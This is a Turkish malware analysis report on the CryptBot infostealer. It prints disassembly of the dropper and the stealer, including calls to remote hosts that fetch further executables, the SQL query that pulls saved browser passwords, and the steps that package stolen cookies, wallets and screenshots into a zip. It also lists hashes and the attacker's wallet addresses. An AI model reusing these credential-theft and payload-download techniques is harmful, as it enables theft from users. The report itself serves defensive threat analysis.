

# CRYPTBOT

Teknik Analiz Raporu



# İÇİNDEKİLER

GİRİŞ .....	3
Ön izlenim.....	4
nxinf8kuks.exe Analizi .....	5
00909689773.exe Analizi .....	8
lv.exe .....	15
Network Analizi .....	16
ÇÖZÜM ÖNERİLERİ .....	17
Nxinf8kuks.exe YARA RULE.....	18
0099689773.exe Yara Rule .....	19
lv.exe Yara Rule .....	19

## GİRİŞ

Son dönemde covid-19 hayatımızı önemli ölçüde değiştirdi. Çalışma, işe gidip gelme (veya gitmeme), birbirimizle etkileşim kurma ve belki de yazılımımızla etkileşim kurma şeklimizi değiştirdi. Evden çalışan birçok kişi için şirket ağıma bağlanmak için VPN yazılımının, uzaktan iletişim için konferans yazılımının ve iş görevlerini tamamlamak için yazılım programlarının kullanılmasını gerektirmiştir. Ofis bilgisayarlarına tipik olarak yüklenen programlara ve araçlara erişmek için, evden çalışan çalışanların aynı programları ev bilgisayarlarına indirmeleri gerekti. Kötü amaçlı yazılım geliştiricileri ve dağıtıcıları bu olağandışı durumdan yararlanarak genellikle ücretli programlar ve VPN istemcileri için sahte yükleyiciler sunuyor. Yakın zamanlarda oluşan bir CryptBot saldırısıdır. Daha az bilinen bir bilgi hırsızı olmasına rağmen, CryptBot son bir yılda binlerce günlük enfeksiyonla çok verimli oldu. 2019 baharında kötü amaçlı yazılım dünyasına çıktıktan sonra, o zamandan beri masum kurbanlara özel dijital verileri karşılığında sahte yazılımlar sağlıyor.

Cryptbot, mevcut kötü amaçlı yazılım ortamında nispeten gizli kalmayı başaran ilginç bir saldırı yöntemi üretmek için karmaşık kaçınma tekniklerini ve oldukça basit bir sosyal mühendislik tabanlı dağıtım stratejisini birleştiriyor.

Cryptbot, bir Trojan kötü amaçlı yazılımı olarak karşımıza çıkıyor. Ancient truva atıyla uyumlu olarak, bilgi hırsızı, kurbanları tarafından kurulmak üzere meşru yazılımların içinde saklanır. Faaliyet yılı boyunca, ücretsiz bir VPN uygulamasının yükleyicisi ve yasal ticari yazılım yükleyicisi olarak gizleniyor . Kendi başına veya diğer kötü amaçlı uygulamalarla birlikte iniyor.Örneğin, PhantomPDF düzenleyici , Adobe Illustrator veya Malwarebytes'in crackli sürümlerini arayan kullanıcılar, kendilerini tercih ettikleri programlar yerine bilgi hırsızını kurarken buldular.

## Ön İzlenim

İncelenen bu versiyondaki CryptBot zararlısı 2021-06-27 tarihinde ortaya çıkmıştır. Lisanssız uygulamalarla birlikte inerek yayılmayı sürdürmüştür. İlk olarak zararlının uzantısı .exe olup bu uzantı ile bulaşmaktadır. Ana exe çalıştıktan kısa bir süre sonra 2 alt process açıp kendini bulunduğu konumdan silmektedir ve processler ile devam etmektedir. Alt processde asıl zararlı işlemleri yapmaktadır. Bilgisayara ait konum ve sistem bilgilerini, Chrome, Mozilla Firefox gibi tarayıcıları tarayarak kayıtlı kredi kartı bilgileri, çerezler, e-posta adresleri, kullanıcı isimleri, şifreler gibi encrypted halde bulunan verileri decrypt ederek tek tek ayırdığı dosyalara yazdırmaktadır ardından temp dosyaları oluşturmaktadır, başlangıçta ve sonda bilgisayarın ekran fotoğraflarını alıp ve şifreli bir zip dosyası oluşturarak kendisine göndermektedir. Ardından bütün dosyalarını silerek zararlının çalışmasını durdurmaktadır.

## nxinf8kuks.exe Analizi

DOSYA ADI	nxinf8kuks.exe
MD5	663FDF847D6B11308415FF86EBFFC275
SHA1	6167FDF3CD9A585A44F24EB15D414281EDAD2485

Bu zararlıyı incelediğimizde manuel olarak packlenmiş bir dosya olduğu görülmektedir. Analiz süresince manuel olarak unpack işlemi uygulanmıştır.

İlk olarak sistem ile ilgili bilgileri almaktadır.

```
nxinf8kuks.unpc.011CD474
call dword ptr ds:[<&GetSystemTimeAsFileTime>]
mov eax,dword ptr ss:[ebp-8]
xor eax,dword ptr ss:[ebp-C]
mov dword ptr ss:[ebp-4],eax
call dword ptr ds:[<&GetCurrentThreadId>]
xor dword ptr ss:[ebp-4],eax
call dword ptr ds:[<&GetCurrentProcessId>]
xor dword ptr ss:[ebp-4],eax
lea eax,dword ptr ss:[ebp-14]
push eax
call dword ptr ds:[<&QueryPerformanceCounter>]
mov eax,dword ptr ss:[ebp-10]
lea ecx,dword ptr ss:[ebp-4]
xor eax,dword ptr ss:[ebp-14]
xor eax,dword ptr ss:[ebp-4]
xor eax,ecx
leave
ret
```

GetCommandLineA ile process oluşturmak için ve değişiklikler yapmak için komut satırı dizinini almaktadır.

```
nxinf8kuks.unpc.011D881F
call dword ptr ds:[<&GetCommandLineA>]
mov dword ptr ds:[11ED554],eax ; 011ED554:&"C:\\Users\\...\\Desktop\\nxinf8kuks.unpc.exe\\"
call dword ptr ds:[<&GetCommandLineW>]
mov dword ptr ds:[11ED558],eax ; 011ED558:&"C:\\Users\\...\\Desktop\\nxinf8kuks.unpc.exe\\"
mov al,1
ret
```

Api-ms-win-core-synch-l1-2-0.dll dosyası, dinamik bağlantı kitaplığı dosyaları gibi yürütülebilir (exe) dosyaları için bilgileri ve talimatları kaydetmektedir.

```

nxfnf8kuks.unpc.011c7f6
call dword ptr ds:[&InitializeCriticalSectionAndSpinCount]
push nxfnf8kuks.unpc.11e3318 ; 11e3318;"api-ms-win-core-synch-l1-2-0.dll"
call dword ptr ds:[&GetModuleHandle]
mov esi,eax
test esi,esi
jne nxfnf8kuks.unpc.11c822

nxfnf8kuks.unpc.011c800
push nxfnf8kuks.unpc.11e335c ; 11e335c;"kernel32.dll"
call dword ptr ds:[&GetModuleHandle]
mov esi,eax
test esi,esi
jne nxfnf8kuks.unpc.11c8a6

nxfnf8kuks.unpc.011c822
push nxfnf8kuks.unpc.11e3378 ; 11e3378;"InitializeConditionVariable"
push esi
call dword ptr ds:[&GetProcAddress]
push nxfnf8kuks.unpc.11e3394 ; 11e3394;"SleepConditionVariableCS"
push esi
mov ebx,eax
call dword ptr ds:[&GetProcAddress]
push nxfnf8kuks.unpc.11e3380 ; 11e3380;"WakeAllConditionVariable"
push esi
mov edi,eax
call dword ptr ds:[&GetProcAddress]
mov esi,eax
test ebx,ebx
jne nxfnf8kuks.unpc.11c888

nxfnf8kuks.unpc.011c850
test edi,edi
jne nxfnf8kuks.unpc.11c888

nxfnf8kuks.unpc.011c854
test esi,esi
jne nxfnf8kuks.unpc.11c888

```

g-partners[.]top/dlc/distribution[.]php?pub=mixinte adresine alt processleri oluşturmak için http isteği atıp, Writefile ve Readfile API'lerini kullanarak dosyaları yazdırmaktadır.

```

nxfnf8kuks.unpc.011c2905
push esi
call dword ptr ds:[&InternetConnectA]
mov edi,dword ptr ds:[&InternetConnectA]
mov ebx,eax ; eax:"g-partners.top"
test ebx,ebx
jne nxfnf8kuks.unpc.11c2971

nxfnf8kuks.unpc.011c2918
cmp dword ptr ss:[ebp-14],10
lea ecx,dword ptr ss:[ebp-28] ; [ebp-28]:"/dlc/distribution.php?pub=mixinte"
push 1
cmovae ecx,dword ptr ss:[ebp-28] ; [ebp-28]:"/dlc/distribution.php?pub=mixinte"
push 80400000
push 0
push 0
push 0
push ecx
push nxfnf8kuks.unpc.11e8f2c ; 11e8f2c:"GET"
push ebx
call dword ptr ds:[&HttpOpenRequestA]
mov esi,eax ; eax:"g-partners.top"
test esi,esi
jne nxfnf8kuks.unpc.11c2968

nxfnf8kuks.unpc.011c2943
push esi
call nxfnf8kuks.unpc.11c2130
push 0
push 0
push 0
push esi
call dword ptr ds:[&HttpSendRequestA]
test eax,eax ; eax:"g-partners.top"
jne nxfnf8kuks.unpc.11c2968

```

```

nxfnf8kuks.unpc.011cfb2a
lea ebx,dword ptr ds:[ebx] ; ebx:&"g-pa/dlc/distribution.php?pub=mixinte HTTP/1.1", [ebx]:"g-pa/dlc/distribution.php?pub=mixinte HTTP/1.1"

nxfnf8kuks.unpc.011cfb30
movdqu xmm0,xmmword ptr ds:[esi] ; esi:"rtners.top"
movdqu xmm1,xmmword ptr ds:[esi+10]
movdqu xmmword ptr ds:[edi],xmm0 ; edi:"/dlc/distribution.php?pub=mixinte HTTP/1.1"
movdqu xmmword ptr ds:[edi+10],xmm1 ; edi+10:"h.php?pub=mixinte HTTP/1.1"
lea esi,dword ptr ds:[esi+20] ; esi:"rtners.top", esi+20:"media player"
lea edi,dword ptr ds:[edi+20] ; edi:"/dlc/distribution.php?pub=mixinte HTTP/1.1", edi+20:"e HTTP/1.1"
dec edx
jne nxfnf8kuks.unpc.11cfb30

```

Zararlı hafıza adresini uzak sunucudan aldığı EXE dosyasında tutmakta ve C:\Users\name\AppData\Local\Temp\{ixOI-zQPtT-crzI-0mXLH}\ dizinin altına bir exe dosyası oluşturmaktadır.

```
nxinf8kuks.unpc.011c3f8d
mov byte ptr ss:[ebp-4],C ; C:"f"
call nxinf8kuks.unpc.11cc0c0
push eax ; eax:".exe"
mov edx,nxinf8kuks.unpc.11eca38 ; 11eca38:&"C:\\Users\\...\\AppData\\Local\\Temp\\{ixOI-zQPtT-crzI-0mXLH}\"
lea ecx,dword ptr ss:[ebp-554] ; [ebp-554]:"@:z"
call nxinf8kuks.unpc.11ca20
lea ecx,dword ptr ss:[ebp-264]
mov byte ptr ss:[ebp-4],b ; b:"r"
push ecx
mov edx,eax ; eax:".exe"
lea ecx,dword ptr ss:[ebp-24c]
call nxinf8kuks.unpc.11ca970
add esp,8
mov byte ptr ss:[ebp-4],E
mov ecx,eax ; eax:".exe"
cmp dword ptr ds:[eax+14],10
jb nxinf8kuks.unpc.11c3fbd
nxinf8kuks.unpc.011c3fce
mov ecx,dword ptr ds:[eax] ; eax:".exe"
```

Zararlı oluşturduğu exe dosyasına rastgele değerler vererek 00909689773 isimli bir exe dosyası oluşturmaktadır.

C:\Users\name\AppData\Local\Temp\{ixOI-zQPtT-crzI-0mXLH}\00909689773.exe

```
nxinf8kuks.unpc.011ca3d
mov eax,ebx
mov dword ptr ds:[ebx+14],0 ; ebx+14:"wz"
movups xmm0,xmmword ptr ds:[edi] ; edi:&"C:\\Users\\...\\AppData\\Local\\Temp\\{ixOI-zQPtT-crzI-0mXLH}\\00909689773.exe"
movups xmmword ptr ds:[ebx],xmm0
movq xmm0,qword ptr ds:[edi+10]
movq qword ptr ds:[ebx+10],xmm0
mov dword ptr ds:[edi+10],0
mov dword ptr ds:[edi+14],F
mov byte ptr ds:[edi],0 ; edi:&"C:\\Users\\...\\AppData\\Local\\Temp\\{ixOI-zQPtT-crzI-0mXLH}\\00909689773.exe"
pop edi ; edi:&"C:\\Users\\...\\AppData\\Local\\Temp\\{ixOI-zQPtT-crzI-0mXLH}\\00909689773.exe"
pop esi ; esi:".exe"
pop ebx
mov esp,ebp
pop ebp
ret
```

Zararlı çalışma süresince bazı dosyalar drop etmektedir.Hash bilgisi aşağıdaki gibidir.

Dosya Adı	79331032056.exe
MD5	2081D43A914A66D1CB5C54FD3802DFB1
SHA1	8958C6E1E2FF8112C31846B706C52FF25028E182

Dosyaları oluşturduktan sonra kendisini silip alt processinde zararlı işlemlerine devam etmektedir.

## 00909689773.exe Analizi

DOSYA	00909689773.exe
MD5	610FE925494BD7F87858672C17F7D917
SHA1	CA63E707905182D88DF434BC83E6094F91AA4D61

Bu zararlıyı incelediğimizde manuel olarak packlenmiş bir dosya olduğu görülmektedir. Analiz süresince manuel olarak unpack işlemi uygulanmıştır.

Çeşitli işlemler yapmak için belirtilen modülün kayıtlı olduğu dizini almaktadır.

```
00909689773.0024F5CA
push esi
push edi
call dword ptr ds:[<&GetModuleFileName>]
mov eax,dword ptr ds:[27C628] ; 0027C628:&L"\"c:\\users\\...\\Appdata\\Local\\Temp\\{ix01-zqPtT-crz1-0mXLH}\\00909689773.exe\"
mov dword ptr ds:[27C614],esi
mov dword ptr ss:[ebp-10],eax
test eax,eax
je 00909689773.24F5E9

00909689773.0024F5E4
cmp word ptr ds:[eax],di
jne 00909689773.24F5EE

00909689773.0024F5E9
mov eax,esi
mov dword ptr ss:[ebp-10],esi
```

Sistem üzerinde kalıcılık elde etmek için kendisini CurrentVersiona kayıt etmektedir.

```
mov edi,dword ptr ds:[<&RegopenkeyEx>]
lea eax,dword ptr ss:[ebp-14]
add esp,c
push eax
push 20119
push 0
push 123:330560 ; 330560:L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion"
push 80000002
call edi
mov esi,dword ptr ds:[<&RegqueryValueEx>]
test eax,eax
jne 123:279800
lea eax,dword ptr ss:[ebp-1C]
push eax
lea eax,dword ptr ss:[ebp-AA0]
push eax
push 0
push 123:33063c ; 33063c:L"ProductName"
push dword ptr ss:[ebp-14]
call esi
push dword ptr ss:[ebp-14]
call dword ptr ds:[<&RegClosekeys>]
push 3FC
lea eax,dword ptr ss:[ebp-EA0]
mov dword ptr ds:[ebp-70],FF
```

```
FPU Gizle
EAX 0044E674
EBX 7EFD6000
ECX 00000000
EDX 00000000
EBP 0044E688
ESP 0044D704
ESI 0000000A
EDI 761D458D <advapi32.RegOpenKeyEx>
EIP 00279FAE 123.00279FAE

EFLAGS 00000212
ZF 0 PF 0 AF 1
OF 0 SF 0 DF 0
CF 0 TF 0 IF 1

LastError 0000007E (ERROR_MOD_NOT_FOUND)
LastStatus C0000135 (STATUS_DLL_NOT_FOUND)

GS 002B FS 0053
ES 002B DS 002B
CS 0023 SS 002B
```



CreateDirectoryW API kullanarak bir temp dizinini alıp bu dizinin handle ının altında rastgele adlandırılmış LYOJYcHurFyk isimli bir dosya oluşturmaktadır.

```

00909689773.012CC5DC
mov esi,dword ptr ds:[e&CreateDirectoryW]
lea eax,dword ptr ss:[esp+40]
push 0
push eax
call esi
push 208
lea eax,dword ptr ss:[esp+24C]
mov edx,00909689773.1386F9C ; 1386F9C:L"%Temp%\\"
push eax
push 00909689773.139C690 ; 139C690:&"LYOJYcHurFyk"
lea ecx,dword ptr ss:[esp+1C]
call 00909689773.12C5BC0
add esp,4
mov ecx,eax
call 00909689773.12C5AC0
push eax
call edi
lea ecx,dword ptr ss:[esp+10]
call 00909689773.12C5AD0
push 208
lea eax,dword ptr ss:[esp+454]
mov edx,00909689773.1386F9C ; 1386F9C:L"%Temp%\\"
push eax
push 00909689773.138F050 ; 138F050:L"\\files_"
push 00909689773.139C690 ; 139C690:&"LYOJYcHurFyk"
lea ecx,dword ptr ss:[esp+38]
call 00909689773.12C5BC0
add esp,4
lea ecx,dword ptr ss:[esp+1C]
mov edx,eax
call 00909689773.12C5D20
add esp,4
mov ecx,eax
call 00909689773.12C5AC0
push eax
call edi
lea ecx,dword ptr ss:[esp+10]
call 00909689773.12C5AD0
lea ecx,dword ptr ss:[esp+28]
call 00909689773.12C5AD0
push 208
lea eax,dword ptr ss:[esp+65C]
mov edx,00909689773.1386F9C ; 1386F9C:L"%Temp%\\"
push eax
push 00909689773.138F060 ; 138F060:L"\\files_\\files"
push 00909689773.139C690 ; 139C690:&"LYOJYcHurFyk"
lea ecx,dword ptr ss:[esp+20]
call 00909689773.12C5BC0
add esp,4
lea ecx,dword ptr ss:[esp+34]

```

Zararlı sistem üzerindeki tarayıcıların (Chrome,Mozilla Firefox,Internet Explorer) cookie bilgilerini, tarayıcı geçmişini, kaydettiği şifreleri ve e-posta adreslerini almaktadır.

```

00909689773.012C9E6E
call dword ptr ds:[<&GetPrivateProfileStringw]
push 105
call 00909689773.1369D98
add esp,4
mov edi,eax
lea eax,dword ptr ss:[ebp-EE0]
push eax
lea eax,dword ptr ss:[ebp-6C0]
push eax
push 00909689773.138EEA0 ; 138EEA0:L"%wS\\Mozilla\\Firefox\\%wS"
push 104
push edi
call 00909689773.12C7130
add esp,14
lea eax,dword ptr ss:[ebp-2B0]
push edi
push 00909689773.138EED0 ; 138EED0:L"%wS\\cookies.sqlite"
push 104
push eax
call 00909689773.12C7130
push edi
push 00909689773.138EEF8 ; 138EEF8:L"%wS\\formhistory.sqlite"
lea eax,dword ptr ss:[ebp-4B8]
push 104
push eax
call 00909689773.12C7130
add esp,20
cmp word ptr ss:[ebp-2B0],0
je 00909689773.12CAC7A

```

```

00909689773.012C5DFA
mov eax,dword ptr ds:[0] ; eax:&"C:\\Users\\...\\AppData\\Local\\Google\\Chrome\\User Data"
push eax ; eax:&"C:\\Users\\...\\AppData\\Local\\Google\\Chrome\\User Data"
mov dword ptr ds:[0],esp
sub esp,c
push ebx
mov ebx,dword ptr ss:[ebp+c]
xor eax,eax ; eax:&"C:\\Users\\...\\AppData\\Local\\Google\\Chrome\\User Data"
00909689773.012C4F53
push eax ; eax:L"C:\\Users\\...\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\Login Data"
call edi
cmp eax,FFFFFFFF ; eax:L"C:\\Users\\z...\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\Login Data"

```


Logins tablosunda bulunan verileri sql sorgusuyla çekmektedir. Kullanıcıya ait kayıtlı şifreler, kullanıcı adları ve url bilgisi hedeflenmektedir. Password\_value encrypted şekilde tutulurken zararlı sistem üzerinde decrypt ederek password.txt dosyasına yazmaktadır.

```

00265D32 8D4A 02 mov ecx,dword ptr ds:[edx+2] ecx:L"files_\\passwords.txt", edx+2:"LECT origin_url, username_value, password_value FROM
00265D35 66:8B02 mov ax,word ptr ds:[edx] ecx:"SELECT origin_url, username_value, password_value FROM logins"
00265D38 83C2 02 add edx,2 ecx:"SELECT origin_url, username_value, password_value FROM logins"
00265D3B 66:85C0 test ax,ax
00265D3E 75 F5 jne 123.265D35
00265D40 8B46 14 mov eax,dword ptr ds:[esi+14]
00265D43 2BD1 sub edx,ecx ecx:"SELECT origin_url, username_value, password_value FROM logins", ecx:L"files_\\passwo
00265D45 8B4E 10 mov ecx,dword ptr ds:[esi+10] ecx:L"files_\\passwords.txt"
00265D48 2BC1 sub eax,ecx ecx:L"files_\\passwords.txt"
00265D4A D1FA sar edx,1
00265D4C 3BD0 cmp edx,eax
00265D4E 75 F5 jne 123.265D35

E8 00620A00 call 442.207D22
002618F3 8BF0 mov esi,eax eax:L"C:\\Users\\...\\AppData\\Local\\Temp\\...\\files_\\passwords.txt"
002618F5 83C4 08 add esp,8
002618F8 85F6 test esi,esi
002618FA 0F84 8F010000 jg 123.261A8F
00261900 8D83 94FBFFFF lea eax,dword ptr ss:[ebp-46c] 327018:L"â"
00261906 68 18703200 push 123.327018 eax:L"C:\\Users\\...\\AppData\\Local\\Temp\\...\\files_\\passwords.txt"
00261908 50 push eax
0026190C E8 48820A00 call 123.309B59
00261911 8BF8 mov edi,eax eax:L"C:\\Users\\...\\AppData\\Local\\Temp\\R\\...\\files_\\passwords.txt"
00261913 83C4 08 add esp,8
00261916 85FF test edi,edi

```




Zararlı sistem bilgilerini (username,computer name,cpu bilgisi,saat ve tarih,kullanılan dil) GetSystemInfo ile alarak oluşturduğu \_Information.txt adlı dosyaya yazdırmaktadır.

```

00909689773.012D9883
push dword ptr ss:[ebp-30]
call dword ptr ds:[<&egc.closekeys>]
lea eax,dword ptr ss:[ebp-10c]
push eax
call dword ptr ds:[<&GetSystemInfo>]
lea eax,dword ptr ss:[ebp-108]
mov dword ptr ss:[ebp-108],40 ; 40:'e'
push eax
call dword ptr ds:[<&GlobalMemoryStatusEx>]
push 1FE
lea eax,dword ptr ss:[ebp-1030]
mov dword ptr ss:[ebp-50],FF
push 0
push eax
call 00909689773.1363C90
add esp,c
lea eax,dword ptr ss:[ebp-34]
push eax
push 20119
push 0
push 00909689773.1390940 ; 1390940:L"SYSTEM\\ControlSet001\\control\\classes\\{4036E968-E325-11CE-BFC1-08002BE10318}\\0000"
push 80000002
call edi
test eax,eax
jne 00909689773.1209C31

```



GdipSaveImageToFile API ile o an ki bilgisayarın ekran görüntüsünü alır ve \_Files klasörünün içine kaydetmektedir.

```

00909689773.012D44F6
call dword ptr ds:[<&GdipSaveImageToFile>]
test eax,eax ; eax:L"C:\\Users\\...\\AppData\\Local\\Temp\\LYOJYCHURFYk\\_Files\\_Screen_Desktop.jpeg"
jne 00909689773.12D4503

00909689773.012D4500
mov dword ptr ds:[esi+8],eax ; eax:L"C:\\Users\\...\\AppData\\Local\\Temp\\LYOJYCHURFYk\\_Files\\_Screen_Desktop.jpeg"

00909689773.012D4503
mov eax,dword ptr ds:[esi] ; eax:L"C:\\Users\\...\\AppData\\Local\\Temp\\LYOJYCHURFYk\\_Files\\_Screen_Desktop.jpeg"
mov ecx,esi
push 1
call dword ptr ds:[eax]
push dword ptr ss:[ebp-20]
call dword ptr ds:[<&deleteobject>]
push dword ptr ss:[ebp-28]
call dword ptr ds:[<&deleteobject>]

```

Web Data-Login Data bilgilerini alarak google\_chrome\_new.txt dosyası oluşturularak içine yazdırmaktır.

0309AD8	66:391E	cmp word ptr ds:[esi],bx	esi:L"C:\\Users\\...\\AppData\\Local\\Temp\\RvvVaz7M\\files_\\cookies\\google_chrome_new.txt"
0309ADB	75 0D	jne 123.309AEA	
0309ADD	E8 E5500000	call 123.30EBC7	
0309AE2	C700 16000000	mov dword ptr ds:[eax],16	
0309AE8	EB DC	jmp 123.309AC6	
0309AEA	8D45 E4	lea eax,dword ptr ss:[ebp-1C]	
0309AED	50	push eax	
0309AEE	E8 FF770000	call 123.3112F2	

\_Files/\_Wallet dizininde bilgileri kayıt etmek ve değiştirmek için çeşitli bitcoin cüzdanlarını ve para birimlerini aramaktadır.

```
00909689773.012D5DA4
mov ecx,dword ptr ss:[ebp-28] ; [ebp-28]:L"%Temp%\\LYOJYCHURFYk\\_Files\\_wallet\\Monero"
lea edx,dword ptr ds:[edx*2+2]
mov eax,ecx
cmp edx,1000
jnb 00909689773.12D5DCC
```



Bulduğu bilgileri oluşturduğu ilgili dosyalara kaydetmektedir.

Bulduğu tüm bilgiler aşağıdaki gibidir;

- Cookie bilgilerini cookies.txt ve AllCookies\_list.txt adlı dosyalara kaydetmektedir.
- Sistem bilgilerini (username,computername,cpu,kullanılan dil,konum)\_Information.txt ve system\_info.txt adlı dosyalara kayıt etmektedir
- Bulduğu kripto cüzdanlarını,kayıtlı kredi kartı bilgilerini \_Wallet ve cryptocurrency adlı oluşturulan dosyalara kaydetmektedir.
- Tarayıcılarda kayıtlı bulunan tüm şifreleri kullanıcı ismi ve url bilgisiyle birlikte password.txt ve AllPassword.txt dosyalarına kaydetmektedir.
- Tüm e-posta ve kullanıcı isimlerini doğrulama kodları ile birlikte forms.txt ve AllForms\_list.txt adlı dosyalara kaydetmektedir.

Zararlıının oluşturduğu dosyalar aşağıdaki tabloda verildiği gibidir.

files_	_Files	BsSbpBg.tmp
-cookies	_Cookies	gDdxsXGm.tmp
-cookies.txt	_AllCookies_list.txt	hrcoWpmT.tmp
-forms.txt	_AllForms_list.txt	JKFaiy.tmp
-password.txt	_AllPasswords_list.txt	IHCgPACsW.tmp
-system_info.txt	_Information.txt	vaqfZA.tmp
-screenshot.jpg	_Screen_Desktop.jpeg	MckYLbaLjxJrwW.zip
-cryptocurrency	_Wallet	NIsPPCaAe.zip
ElectronCash	ElectronCash	
Electrum-btcp	Electrum	
Electrum	Electrum-btcp	

Files\_ dosyasında kaydettiği bilgileri MckYLbaLjxJrwWzip adlı dosyasının içine yazdırmaktadır.

```

00909689773.01370F96
je 00909689773.1370FC5

00909689773.01370F98
push dword ptr ss:[ebp+8] ; [ebp+8]:L"%Temp%\LYOJYCHURFYK\mckylbaljxjrw.w.zip"
push 0
push dword ptr ds:[139C5FC]
call dword ptr ds:[<&heapFree>]
test eax,eax
jne 00909689773.1370FC5

00909689773.01370FAD
push esi
call 00909689773.136EBC7
mov esi,eax
call dword ptr ds:[<&GetLastError>]
push eax
call 00909689773.136E84E
pop ecx ; ecx:L"%Temp%\LYOJYCHURFYK\mckylbaljxjrw.w.zip"
mov dword ptr ds:[esi],eax
pop esi

00909689773.01370FC5
pop ebp
ret

00909689773.012D3948
mov dword ptr ds:[edx+14],7
mov word ptr ds:[edx],ax ; edx:&"\Users\...\AppData\Local\Temp\LYOJYCHURFYK\Files"

00909689773.012D39E5
mov ax,word ptr ds:[ecx] ; ecx:L"C:\Users\...\AppData\Local\Temp\LYOJYCHURFYK\mckylbaljxjrw.w.zip"
add ecx,2 ; ecx:L"C:\Users\...\AppData\Local\Temp\LYOJYCHURFYK\mckylbaljxjrw.w.zip"
test ax,ax
jne 00909689773.12D39E5

00909689773.012D39C0
sub ecx,esi ; ecx:L"C:\Users\...\AppData\Local\Temp\LYOJYCHURFYK\mckylbaljxjrw.w.zip", esi:L"\Users\...\AppData\Local\Temp\LYOJYCHURFYK\mckylbaljxjrw.w.zip"
lea eax,dword ptr ss:[ebp-28]
sar ecx,1 ; ecx:L"C:\Users\...\AppData\Local\Temp\LYOJYCHURFYK\mckylbaljxjrw.w.zip"
push ecx ; ecx:L"C:\Users\...\AppData\Local\Temp\LYOJYCHURFYK\mckylbaljxjrw.w.zip"
push eax
mov ecx,edx ; ecx:L"C:\Users\...\AppData\Local\Temp\LYOJYCHURFYK\mckylbaljxjrw.w.zip", edx:&"\Users\...\AppData\Local\Temp\LYOJYCHURFYK\Files"
mov byte ptr ss:[ebp-4],1
call 00909689773.12CF440
add esp,20
cmp byte ptr ds:[139A960],0
je 00909689773.12D3A02

```



http://otiasc[.]top/download[.]php?file=lv[.]exe sitesine istek atarak lv.exe dosyasını indirip kısa bir süre alt process olarak çalışmasını sağlamaktadır.

```

00909689773.01203150
push 00909689773.138F178 ; 138F178:L"http://otiasc01.top/download.php?file=lv.exe"
push eax
CALL dword ptr ds:[&InternetOpenUrl]
mov esi,eax
mov dword ptr ss:[ebp-14],esi
test esi,esi
JL 00909689773.1203500

00909689773.01203176
push 1000
lea eax,dword ptr ss:[ebp-1698]
push 0
CALL 00909689773.1303C90
add esp,C
push 1000
push 0
CALL dword ptr ds:[&GetProcessHeaps]
push eax
CALL dword ptr ds:[&TAllocateHeaps]
mov ebx,eax
xor edi,edi
lea eax,dword ptr ss:[ebp-10]
mov dword ptr ss:[ebp-10],edi
push eax
push 1000
lea eax,dword ptr ss:[ebp-1698]
push eax
push esi
mov esi,dword ptr ds:[&InternetReadFile]
CALL esi
test eax,eax
JL 00909689773.1203227
    
```

Timeout&del komutunu kullanarak exe yi ve oluşturduğu tüm dosyaları silmektedir.

The screenshot displays a debugger's assembly view. The left pane shows assembly instructions with their addresses and disassembled code. The right pane shows the corresponding system commands being executed, including file deletion and directory removal. The assembly code includes instructions for opening a URL, reading a file, and allocating memory. The system commands section shows the execution of 'cmd.exe' with various flags and arguments, including a timeout and a delete command for a specific directory.

## lv.exe

Dosya Adı	lv.exe
MD5	1CA90B66B79DF8576C3D35BFAD0F33FA
SHA1	17291F5B80496EFC656A489C340D8856EEC27EE3

lv.exe nin alıştırıldığı alt processler;

- 4.exe-vpn.exe-cmd.exe-ping.exe-SmartClock.exe

lv.exe

Sistemde kayıtlı olarak bulununan ClipBoard verisini okuyarak geçerli koşullar sağlandığında kripto cüzdanlarındaki adresleri değiştirip kayıtlı tuttuğu adresleri yazmaktadır.Altında çalıştırdığı processlerle sistem üzerinde kısa süreli değişiklikler yaparak kendisini kapatmaktadır.

Zararlıının içerisinde bulunan kripto adresleri aşağıdaki gibidir;

“0x9876A5bc27ff511bF5dA8f58c8F93281E5BD1f21”

“bc1qgvs5jxqqzd68f9u0y5g3xekyeupnzc8ws5xht”,

“19rxWcjug44Xft1T1Ai11ptDZr94wEdRTz”,

“3J4u4wbwseKXExKC8EdvABkLwXn1gmFdfs”

“rHnvqST17xvqhuFkhF1XAL8DMg2EwU5yP7”

“LcW5MfbLwHayuHRL2jJeQN8AXGWC4Bv6Xk”

“43LKVsDuqiDVhXkWwkkyCW2K4J2DrbmH55Rk8qj44JmBTkExo2qRGNceNtMUpnLSZ  
hcKRWHTyNXKjGSPBXRigki35UCYPFP”

“t1UcZn845Pvs36iKUc3BZ4qY7oMc2nRoW2Z”

# Network Analizi

The screenshot shows a network traffic capture in Wireshark. The interface includes a menu bar (File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, Help) and a toolbar. The main pane displays a list of network packets with columns for No., Time, Source, Destination, Protocol, Length, and Info. The packets are as follows:

No.	Time	Source	Destination	Protocol	Length	Info
80	16.905658	192.168.40.128	208.95.112.1	TCP	66	52378 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
81	16.968654	208.95.112.1	192.168.40.128	TCP	60	80 → 52378 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
82	16.968731	192.168.40.128	208.95.112.1	TCP	54	52378 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
83	16.969011	192.168.40.128	208.95.112.1	HTTP	335	GET /json HTTP/1.1
84	16.969137	208.95.112.1	192.168.40.128	TCP	60	80 → 52378 [ACK] Seq=1 Ack=282 Win=64240 Len=0
85	17.033733	208.95.112.1	192.168.40.128	HTTP/J...	523	HTTP/1.1 200 OK , JavaScript Object Notation (application/json)
86	17.033808	192.168.40.128	208.95.112.1	TCP	54	52378 → 80 [ACK] Seq=282 Ack=470 Win=63771 Len=0
